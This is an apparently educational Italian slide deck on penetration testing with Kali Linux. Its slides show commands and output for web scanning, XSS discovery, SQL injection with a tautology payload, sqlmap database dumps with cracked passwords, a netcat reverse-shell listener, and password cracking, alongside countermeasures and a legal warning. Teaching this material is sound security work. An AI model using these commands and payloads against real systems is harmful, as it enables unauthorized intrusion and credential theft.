LD
TO
13
Penetration Test con Kali Linux

$whois

Paolo Stagno Luca Poletti

http://voidsec.com

voidsec@voidsec.com

Introduzione

Nell'anno 2013:

- Aumento del 30% degli attacchi a siti e web application
- 14 zero-day
- 5,291 nuove vulnerabilità scoperte, 415 di queste per dispositivi mobile
- Il 31% degli attacchi colpisce aziende con meno di 250 dipendenti
- Aumento del 125% dei siti di phishing

Fonte: Symantec ISTR

Cos'è Kali Linux?

Kali è una distribuzione basata su Debian pensata per la sicurezza informatica e l'informatica forense.
E' creata e mantenuta da Offensive Security.

Kali offre una vasta gamma di tools per la sicurezza e il penetration test, tra questi:
Sqlmap, John the ripper, Nmap, Metasploit, Aricrack, Wireshark.

Perché Kali Linux?

- Gratis
- Open Source
- Grande comunità e aziende alle spalle
- Supporto ai dispositivi ARM (Android ecc)

Kali VS BackBox

	Kali	BackBox
OS:	Linux	Linux
Basato su:	Debian	Ubuntu
Versione:	1.0.5	3.09
Origine:	USA	Italia
Architettura:	i386, x86_64, ARM	i386, x86_64
Desktop:	Gnome, KDE, XFCE	XFCE
Altro:	Maggior numero di tools (alcuni settoriali) Maggiori dimensioni	Minor numero di tools (selezionati) Minor dimensioni

Attacco ad una webapp

- Information Gathering
- Exploiting
- Infiltrazione
- Maintaining Access

Attacco ad una webapp

- Information Gathering
- Exploiting
- Infiltrazione
- Maintaining Access

Attacco ad una webapp

Introduzione

Attacco a una webapp

Attacco a un sistema

Conclusioni

- Information Gathering
- Exploiting
- Infiltrazione
- Maintaining Access

Attacco ad una webapp

- Information Gathering
- Exploiting
- Infiltrazione
- Maintaining Access

Web Server Scanner - Nikto

- Fingerprint del web server
- Scansione di file "pericolosi" e script cgi
- Software obsoleto
- Analisi dei metodi http

```
nikto -h target.com
```

```
+ Server: Apache-Coyote/1.1
+ The anti-clickjacking X-Frame-Options header is not pre
+ Cookie JSESSIONID created without the httponly flag
+ No CGI Directories found (use '-C all' to force check a
+ Allowed HTTP Methods: GET, HEAD, POST, PUT, DELETE, OPT
+ OSVDB-397: HTTP method ('Allow' Header): 'PUT' method c
ave files on the web server.
+ OSVDB-5646: HTTP method ('Allow' Header): 'DELETE' may
 files on the web server.
```

Webapp scanner - Vega

Analisi di un'applicazione web:

- Crawling e mappatura della struttura del sito
- Sql injection
- Xss
- RFI & LFI
- Login guessing attack
- Pagine di debug e parametri

High

Cleartext Password over HTTP	1
SQL Error Detected - Possible SQL Injection	7
SQL Injection	4
Cross Site Scripting	2
Page Fingerprint Differential Detected - Possible Local File Include	6

Un XSS permette di inserire ed eseguire codice lato client al fine di attuare un insieme variegato di attacchi quali ad esempio:

- raccolta e manipolazione di informazioni (cookie)
- visualizzazione e modifica di dati presenti sui server
- alterazione del comportamento dinamico delle pagine web

Esistono due tipi di vulnerabilità XSS:

- stored, quando il codice di scripting viene inserito in maniera permanente sul server (es. in un forum);
- reflected, quando il payload viene iniettato tramite richieste del protocollo HTTP effettuate dallo stesso client che subisce l'attacco

(es. un URL creato appositamente)

XSS - xsser

- Crawling dei parametri del target
- Analisi di possibili xss

```
xsser -u “http://target.com/” -c 1000 --Cw=5
```


```
xsser -u ”http://target.com/” -g
“search.jsp?tipo=rep_cod&text=” --auto
```

```
======================
Mosquito(s) landed!
======================
[*] Final Results:
======================
- Injections: 98
- Failed: 86
- Sucessfull: 12
- Accur: 12 %
```

SQL Injection

- **SQL Injection:** permette l'inserimento di codice malevolo all'interno di una query SQL e di operare sul Database.

```
SELECT * FROM users WHERE user=‘.$_POST['user'].’
AND pwd=‘.$_POST['pwd']’
```

```
SELECT * FROM users WHERE user=‘utente' AND pwd=‘’or
1=1--
```

SQL Injection – sqlmap

- Analisi dei parametri
- Exploiting → recupero db, tabelle, colonne, dati
- Eventualmente crack di password
- Eventualmente upload di una shell
- Integrazione con metasploit (shell vnc, privilege excalation)

```
sqlmap -u “target.com/search.jsp?
tipo=rep_cod&text=0001” --dbs
```

```
[18:34:31] [INFO] the back-end DBMS is MySQL
web application technology: JSP
back-end DBMS: MySQL 5.0
[18:34:31] [INFO] fetching database names
available databases [6]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] shopping_cart
[*] test
[*] webauth
```

SQL Injection – sqlmap


```
sqlmap -u "target.com/search.jsp?tipo=rep_code&text=0001" -D shopping_cart --tables
```

```
Database: shopping_cart
[5 tables]
+----------+
| user     |
| logs     |
| news     |
| ordini   |
| prodotti |
+----------+
```

```
sqlmap -u "target.com/search.jsp?tipo=rep_code&text=0001" -D shopping_cart -T user --dump
```

```
[16:41:09] [INFO] cracked password 'password' for user 'admin'
[16:41:14] [INFO] cracked password 'user' for user 'user'
[16:41:14] [INFO] postprocessing table dump
Database: shopping_cart
Table: user
[2 entries]
-+---------------------------------------+
| 1  | codicefiscale | Paolo | 5    | paolo.stagno@mail.com | Stagno  | admin
  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
| 2  | usercode      | user  | 1    | user@user.com         | user    | user
  | ee11cbb19052e40b07aac0ca060c23ee (user)     |
+----+---------------+-------+------+-----------------------+---------+--------
```

SQL Injection - Contromisure?

SQL Injection - Contromisure?

- Escape dei parametri

SQL Injection - Contromisure?

- Escape dei parametri
- Filtrare i caratteri

SQL Injection - Contromisure?

- Escape dei parametri
- Filtrare i caratteri
- Regexp sui parametri

SQL Injection - Contromisure?


- Escape dei parametri
- Filtrare i caratteri
- Regexp sui parametri
- Crittare le credenziali di accesso

SQL Injection - Contromisure?

- Escape dei parametri
- Filtrare i caratteri
- Regexp sui parametri
- Crittare le credenziali di accesso
- Uso di token (sessioni)

SQL Injection - Contromisure?

- Escape dei parametri
- Filtrare i caratteri
- Regexp sui parametri
- Crittare le credenziali di accesso
- Uso di token (sessioni)
- Uso di captcha

RFI & Reverse Shell - netcat

- Tunnelling
- Shell eventualmente reverse (backdoor)
- scanner
- Trasferimento di file
- E molto altro ancora... (simulare un web server)

```
netcat -l -p 666
```

```
IP Address 192.168.56.101        Port 666

root@kali: ~
File  Modifica  Visualizza  Cerca  Terminale  Aiuto
root@kali:~# netcat -l -p 666
Microsoft Windows XP [Versione 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\xampp>echo %username%
echo %username%
Admin

C:\xampp>
```

Attacco a un sistema

- Information Gathering
- Exploiting
- Privilege Escalation
- Maintaining Access
- Cracking delle credenziali

Attacco a un sistema

- Information Gathering
- Exploiting
- Privilege Escalation
- Maintaining Access
- Cracking delle credenziali

Attacco a un sistema

- Information Gathering
- Exploiting
- Privilege Escalation
- Maintaining Access
- Cracking delle credenziali

Attacco a un sistema

- Information Gathering
- Exploiting
- Privilege Excalation
- Maintaining Access
- Cracking delle credenziali

Attacco a un sistema

- Information Gathering
- Exploiting
- Privilege Excalation
- Maintaining Access
- Cracking delle credenziali

Information Gathering - Nmap

- Scansione delle porte
- Fingerprint del sistema
- Riconoscimento dei servizi

```
nmap -sS target.com -O
```

```
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
8009/tcp  open  ajp13
MAC Address: 08:00:27:2F:83:AC (Cadmus Computer Systems)
Device type: general purpose
Running: Microsoft Windows XP|2003
OS CPE: cpe:/o:microsoft:windows_xp::sp2:professional cpe:/o:
OS details: Microsoft Windows XP Professional SP2 or Windows
Network Distance: 1 hop

OS detection performed. Please report any incorrect results a
Nmap done: 1 IP address (1 host up) scanned in 2.81 seconds
```


Exploiting – Metasploit

- Scansione automatica del sistema operativo, dei servizi e delle vulerabilità
- Exploiting e offuscamento
- Persistenza e Keylogging
- Fuzzing di software applicativi

Armitage

Interfaccia grafica per metasploit:

- Permette di navigare comodamente all'interno dei moduli degli exploit, i payload e di eseguire tutti gli attacchi conosciuti su un sistema.

- Molto utile quando si effettua il pivoting, permette di instradare le connessioni per via grafica

John the ripper

Password e hash cracker

John the Ripper è uno tra gli "storici" software per gli attacchi offline alle password; può funzionare con due metodi: il classico brute force oppure un attacco basato su un dizionario

```
john --wordlist=wordlist.txt hash.txt --format=nt
```

```
Loaded 2 password hashes with no d
webapp1                  (webapp)
guesses: 1  time: 0:00:00:00 DONE
: 1piZ - caidoz
Use the "--show" option to display
```

Hashcat

Password cracker con migliore risposta sul bruteforce e supporto alla gpu

```
hashcat -a 3 -m 1000 admin_hash -1 ?l?u?d
?1?1?1?1?1?1
```


```
Input.Mode: Mask (?1?1?1?1?1)
Index.....: 0/1 (segment), 916132832 (words), 0 (bytes)
Recovered.: 0/1 hashes, 0/1 salts
Speed/sec.: - plains, 16.28M words
Progress..: 291206852/916132832 (31.79%)
Running...: 00:00:00:18
Estimated.: 00:00:00:38

82227d735f052b4764ca74dae8507d1a a4vR5
All hashes have been recovered
```

Slide statistiche

Confronto delle prestazioni tra alcuni dei principali programmi per il crack di hash.

Configurazione computer:

AMD FX 6100 (6 core @3,3GHz), AMD HD5970

Raccomandazione:

Art. 615 del codice penale

L'accesso abusivo ad un sistema informatico o telematico è il reato di chi abusivamente si introduce in un sistema informatico o telematico protetto da misure di sicurezza ovvero vi si mantiene contro la volontà espressa o tacita di chi ha il diritto di escluderlo.

La pena ordinaria prevista per il delitto è la reclusione fino a 3 anni.

La pena è la reclusione da uno a cinque anni se:

- il fatto è commesso con abuso dei poteri o con violazione dei doveri inerenti alla funzione o al servizio;
- il colpevole è palesemente armato
- dal fatto deriva la distruzione o il danneggiamento dei dati, delle informazioni o dei programmi in esso contenuti.

La pena è inoltre da **1 a 5 anni** se i fatti previsti al comma I riguardano sistemi informatici o telematici di interesse militare o relativi all'ordine pubblico o alla sicurezza pubblica o alla sanità o alla protezione civile o comunque di interesse pubblico.

E se volete provare:

- *Shopping Cart*
  http://goo.gl/lXhCra
- *Hack.me*
  http://hack.me/
- *Damn Vulnerable Web Application*
  http://dvwa.co.uk/
- *OWASP WebGoat Project*
- *NOWASP (Mutillidae)*

Domande?

"Some things in life are unpredictable,
your application doesn't have to be one of them"

Paolo Stagno

Luca Poletti

http://voidsec.com

voidsec@voidsec.com